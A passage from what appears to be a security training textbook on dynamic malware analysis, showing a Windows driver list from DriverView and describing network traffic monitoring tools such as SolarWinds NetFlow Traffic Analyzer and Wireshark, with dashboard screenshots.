
Driver Name	Address	End Address	Size	Load Count	Index	File Type	Description	Version	Company
3ware.sys	FFFFF800`6...	FFFFF800`6...	0x0001e000	1	66	System Driver	LSI 3ware SCSI Storport Driver	5.1.0.51	LSI
ACPI.sys	FFFFF800`6...	FFFFF800`6...	0x000cc000	1	24	System Driver	ACPI Driver for NT	10.0.22000.469	Microsoft Corpor
acpiex.sys	FFFFF800`6...	FFFFF800`6...	0x00026000	1	20	Dynamic Link Li...	ACPIEx Driver	10.0.22000.1	Microsoft Corpor
ADP80XX.SYS	FFFFF800`6...	FFFFF800`6...	0x0025c000	1	93	System Driver	PMC-Sierra Storport Driver For SPC8x...	1.3.0.10769	PMC-Sierra
afd.sys	FFFFF800`6...	FFFFF800`6...	0x000a4000	1	151	System Driver	Ancillary Function Driver for WinSock	10.0.22000.194	Microsoft Corpor
afunix.sys	FFFFF800`6...	FFFFF800`6...	0x00013000	1	150	System Driver	AF_UNIX socket provider	10.0.22000.348	Microsoft Corpor
ahcache.sys	FFFFF800`6...	FFFFF800`6...	0x00053000	1	167	System Driver	Application Compatibility Cache	10.0.22000.1	Microsoft Corpor
amdsata.sys	FFFFF800`6...	FFFFF800`6...	0x0001f000	1	67	System Driver	AHCI 1.3 Device Driver	1.1.3.277	Advanced Micro
amdsbs.sys	FFFFF800`6...	FFFFF800`6...	0x00067000	1	69	System Driver	AMD Technology AHCI Compatible C...	3.7.1540.43	AMD Technologi
amdxata.sys	FFFFF800`6...	FFFFF800`6...	0x0000c000	1	68	System Driver	Storage Filter Driver	1.1.3.277	Advanced Micro
AppleSSD.sys	FFFFF800`6...	FFFFF800`6...	0x00023000	1	65	Unknown	Apple Solid State Drive Device	6.1.7800.1	Apple Inc.
arcsas.sys	FFFFF800`6...	FFFFF800`6...	0x00025000	1	70	System Driver	Adaptec SAS RAID WS03 Driver	7.5.0.32048	PMC-Sierra, Inc.
atapi.sys	FFFFF800`6...	FFFFF800`6...	0x0000d000	1	89	System Driver	ATAPI IDE Miniport Driver	10.0.22000.258	Microsoft Corpor
ataport.SYS	FFFFF800`6...	FFFFF800`6...	0x0003c000	1	90	System Driver	ATAPI Driver Extension	10.0.22000.258	Microsoft Corpor
bam.sys	FFFFF800`6...	FFFFF800`6...	0x00018000	1	166	System Driver	BAM Kernel Driver	10.0.22000.1	Microsoft Corpor
BasicDisplay.sys	FFFFF800`6...	FFFFF800`6...	0x00015000	1	142	Display Driver	Microsoft Basic Display Driver	10.0.22000.1	Microsoft Corpor
BasicRender.sys	FFFFF800`6...	FFFFF800`6...	0x00011000	1	143	Display Driver	Microsoft Basic Render Driver	10.0.22000.1	Microsoft Corpor
Beep.SYS	FFFFF800`6...	FFFFF800`6...	0x0000a000	1	139	System Driver	BEEP Driver	10.0.22000.1	Microsoft Corpor
bindflt.sys	FFFFF800`6...	FFFFF800`6...	0x0002a000	1	208	System Driver	Windows Bind Filter Driver	10.0.22000.434	Microsoft Corpor
BOOTVID.dll	FFFFF800`6...	FFFFF800`6...	0x0000b000	1	7	Display Driver	VGA Boot Driver	10.0.22000.1	Microsoft Corpor
bowser.sys	FFFFF800`6...	FFFFF800`6...	0x00027000	1	200	System Driver	NT Lan Manager Datagram Receiver ...	10.0.22000.348	Microsoft Corpor
bttflt.sys	FFFFF800`6...	FFFFF800`6...	0x00010000	1	116	System Driver	VHD BTT Filter Driver	10.0.22000.1	Microsoft Corpor
bxvbda.sys	FFFFF800`6...	FFFFF800`6...	0x00089000	1	59	Network Driver	QLogic Gigabit Ethernet VBD	7.12.31.105	QLogic Corporati
cdd.dll	FFFFA3AD`...	FFFFA3AD`...	0x00043000	1	195	Display Driver	Canonical Display Driver	10.0.22000.434	Microsoft Corpor
cdfs.sys	FFFFF800`6...	FFFFF800`6...	0x0001f000	1	223	System Driver	CD-ROM File System Driver	10.0.22000.1	Microsoft Corpor
cdrom.sys	FFFFF800`6...	FFFFF800`6...	0x00030000	1	135	System Driver	SCSI CD-ROM Driver	10.0.22000.1	Microsoft Corpor
CEA.sys	FFFFF800`6...	FFFFF800`6...	0x00017000	3	38	Dynamic Link Li...	Event Aggregation Kernel Mode Library	10.0.22000.1	Microsoft Corpor
cht4sx64.sys	FFFFF800`6...	FFFFF800`6...	0x0005c000	1	87	System Driver	Chelsio iSCSI VMiniport Driver	6.11.4.100	Chelsio Commur
CI.dll	FFFFF800`6...	FFFFF800`6...	0x000e4000	2	15	System Driver	Code Integrity Module	10.0.22000.469	Microsoft Corpor
CimFS.SYS	FFFFF800`6...	FFFFF800`6...	0x00025000	1	146	Dynamic Link Li...	CimFS driver	10.0.22000.469	Microsoft Corpor
CLASSPNP.SYS	FFFFF800`6	FFFFF800`6	0x0006f000	3	41	System Driver	SCSI Class System Dll	10.0.22000.194	Microsoft Corpor

227 item(s), 1 Selected

Figure 7.106: Screenshot of DriverView

Some additional device driver monitoring tools are as follows:

- Driver Booster (*https://www.iobit.com*)
- Driver Reviver (*https://www.reviversoft.com*)
- Driver Easy (*https://www.drivereasy.com*)
- Driver Fusion (*https://treexy.com*)
- Driver Genius 22 (*https://www.driver-soft.com*)



Dynamic Malware Analysis: Network Traffic Monitoring/Analysis

- Malware programs connect **back to their handlers** and send confidential information to attackers
- Use network scanners and packet sniffers to monitor **network traffic** going to malicious remote addresses
- Use network scanning tools such as **SolarWinds NetFlow Traffic Analyzer** and **Capsa** to monitor network traffic and look for suspicious malware activities

Network Activity Monitoring Tools

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark *(https://www.wireshark.org)*
- PRTG Network Monitor *(https://kb.paessler.com)*
- GFI LanGuard *(https://www.gfi.com)*
- NetFort LANGuardian (*https://www.netfort.com*)

SolarWinds NetFlow Traffic Analyzer

NetFlow Traffic Analyzer **collects traffic data**, **correlates it** into a **useable format**, and **presents it** to the user in a web-based interface for **monitoring network traffic**

https://www.solarwinds.com

Network Traffic Monitoring/Analysis

Network analysis is the process of capturing network traffic and investigating it carefully to identify malware activity. It helps to determine the type of traffic/network packets or data transmitted across the network.

Malware depends on the network for various activities such as propagation, downloading malicious content, transmitting sensitive files and information, and offering remote control to attackers. Therefore, you should adopt techniques that can detect malware artifacts and usage across networks. Some malware connects back to the handlers and sends confidential information to them.

In dynamic analysis, you run a piece of malware in a controlled environment that is installed with various network monitoring tools to trace all the networking activities of the malware. Network monitoring tools such as SolarWinds NetFlow Traffic Analyzer, Capsa Network Analyzer, and Wireshark, can be used to monitor and capture live network traffic to and from the victim's system during execution of the suspicious program. This will help to understand the malware's network artifacts, signatures, functions, and other elements.

- **SolarWinds NetFlow Traffic Analyzer**


  Source: *https://www.solarwinds.com*

  NetFlow Traffic Analyzer collects traffic data, converts it into a useable format, and presents it to the user in a web-based interface for monitoring network traffic.

  Features:

  - Network traffic analysis
  - Bandwidth monitoring

- Application traffic alerting
- Performance analysis
- CBQoS policy optimization
- Malicious or malformed traffic flow identification


solarwinds
MY DASHBOARDS
ALERTS & ACTIVITY
REPORTS
SETTINGS
NetFlow Node Details - EAST-2821-WAN
Last 1 Hours
Ingress
FLOW NAVIGATOR
HELP
VIEW TYPE
Summary
Detail
Select a Detail view type:
Node
Select a Node:
EAST-2821-WAN
TIME PERIOD
FLOW DIRECTION
APPLICATIONS
NBAR2 APPLICATIONS
AUTONOMOUS SYSTEMS
AUTONOMOUS SYSTEM CONVERSATIONS
CONVERSATIONS
COUNTRIES
DOMAINS
ENDPOINTS
IP ADDRESS GROUPS
IP ADDRESS GROUP CONVERSATIONS
PROTOCOLS
TYPES OF SERVICE
SUBMIT
CREATE A FLOW ALERT
Top 5 Endpoints
INGRESS, LAST 1 HOURS, RATE (KBPS)
Top 5 Applications
INGRESS, LAST 1 HOURS, RATE (KBPS)
NetFlow
Top 5 Protocols
INGRESS, LAST 1 HOURS, RATE (KBPS)
Top 5 Domains
INGRESS, LAST 1 HOURS, RATE (KBPS)
40.0 Mbps
30.0 Mbps
20.0 Mbps
10.0 Mbps
0 bps
3:50 PM
4:00 PM
4:10 PM
4:20 PM
4:30 PM
4:40 PM

HOSTNAME	INGRESS BYTES	INGRESS PACKETS	PERCENT
nocsql01	9.9 Gbytes	2.72 M	34.56%
nocnetflow01v	1.5 Gbytes	1.57 M	5.26%
10.129.0.250	941.0 Mbytes	832.53 k	3.28%
10.0.0.10	600.4 Mbytes	10.44 M	2.09%
nockmsmpe01v	425.3 Mbytes	463.5 k	1.48%
Remaining traffic	15.3 Gbytes	20.05 M	53.33%

APPLICATION	INGRESS BYTES	INGRESS PACKETS	PERCENT
Port 0	9.6 Gbytes	1.82 M	66.78%
NetFlow (UDP)	1.5 Gbytes	1.57 M	10.51%
http protocol over TLS/SSL (443)	1.3 Gbytes	11.36 M	8.74%
World Wide Web HTTP (80)	745.2 Mbytes	841.46 k	5.19%
Microsoft-SQL-Server (1433)	391.9 Mbytes	1.05 M	2.73%
Remaining traffic	869.7 Mbytes	1.39 M	6.05%

Figure 7.107: Screenshot of SolarWinds NetFlow Traffic Analyzer

Some additional network activity monitoring tools are as follows:

- Caspa Network Analyzer (*https://www.colasoft.com*)
- Wireshark (*https://www.wireshark.org*)
- PRTG Network Monitor (*https://kb.paessler.com*)
- GFI LanGuard (*https://www.gfi.com*)
- NetFort LANGuardian (*https://www.netfort.com*)

Dynamic Malware Analysis: DNS Monitoring/Resolution

